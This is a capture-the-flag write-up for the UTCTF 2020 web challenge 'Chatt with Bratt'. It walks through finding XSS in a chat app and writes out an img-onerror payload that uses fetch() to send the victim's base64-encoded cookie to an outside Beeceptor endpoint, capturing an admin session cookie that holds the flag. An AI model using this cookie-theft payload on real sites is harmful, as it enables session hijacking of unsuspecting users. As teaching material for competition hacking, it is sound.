

## UTCTF 2020

## **Web: Chatt with Bratt**

**Value:** 50 Pts

**Description :** After announcing that he would be having an anonymous 1-on-1 AMA with


randomly chosen, adoring fans, an engineering team hacked together a web app and likely forget to patch some obvious security holes. Anyway, you're one of

the lucky fans chosen to chatt with Bratt Pid! Have fun

**Attachment :** <a href="http://web3.utctf.live:8080/">http://web3.utctf.live:8080/</a>

## **Solutions:**

Opening the link and we found a tchat for talk with «Bratt».



After a quick analyse, i was thinking it was vulnerable to XSS.

Source: <a href="https://owasp.org/www-community/attacks/xss/">https://owasp.org/www-community/attacks/xss/</a>

Trying the payload bellow worked and give me my cookie value.

<img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>



At this step i created a sub-domain throught Beeceptor.

Source: <a href="https://beeceptor.com/">https://beeceptor.com/</a>

## Looks Awesome!

The following endpoint is all set up. Use it in your code as base URL and send a request. You can inspect these requests here and build rules to mock responses.

https://volken.free.beeceptor.com

Now thats my endpoint is ready, i crafted an XSS payload which will send the admin cookie to my endpoint.

Here is the payload:

<img src="x" onerror="fetch('https://volken.free.beeceptor.com/?cookie=' + btoa(document.cookie))">

Reproduce those step:

- 1. Delete ALL your cookies. (In your browser press F12, then storage tab, right click, Delete all)
- 2. Reload the page. (Press F5)
- 3. Send the payload.
- 4. Go to beeceptor, you will intercept your cookie.



Request Header

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"user-agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0",

"accept": "*/*",

"accept-language": "en-US,en;q=0.5",

"referer": "http://web3.utctf.live:8080/chatt",

"origin": "http://web3.utctf.live:8080"


Query Parameter

"cookie":

"Y2hhdF9pZD1mZWI0YmlzNi02MjM2LTExZWEtOGE2Yi05NmUyMjBkN2Mw
OTc7IHNIY3JldD1ub25!"

}
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As you can see when you press on **«View Headers»**, we can see into the **«Request Header»** the parameter **«referer»** and **«origin»** is the direct website. The user agent is our firefox so it's myself. The cookie decoded is our cookie. Waiting a bit and we get another request.



This time, we can see into the request header the «user-agent» isnt the same, added to it the parameter «**referer**» is set locally «**http:/127.0.0.1:8080/chatt**».

So we can deduce that, the admin clicked on our malicious XSS payload and send the admin cookie to our endpoint.

Decode the base64 cookie and we got this result.

root@kali:~# echo 'Y2hhdF9pZD1hMGRkZWUzNy02MjM3LTExZW Et0GE2Yi05NmUyMjBkN2Mw0Tc7IHNlY3JldD11dGZsYWd70TVkZWJ hZDk1Y2ZiMTA2MDgxZjMzY2VhZGMzNmJm0WN9' | base64 -d chat\_id=a0ddee37-6237-11ea-8a6b-96e220d7c097; secret= utflag{95debad95cfb106081f33ceadc36bf9c}

The secret cookie is the flag!

Flag: utflag{95debad95cfb106081f33ceadc36bf9c}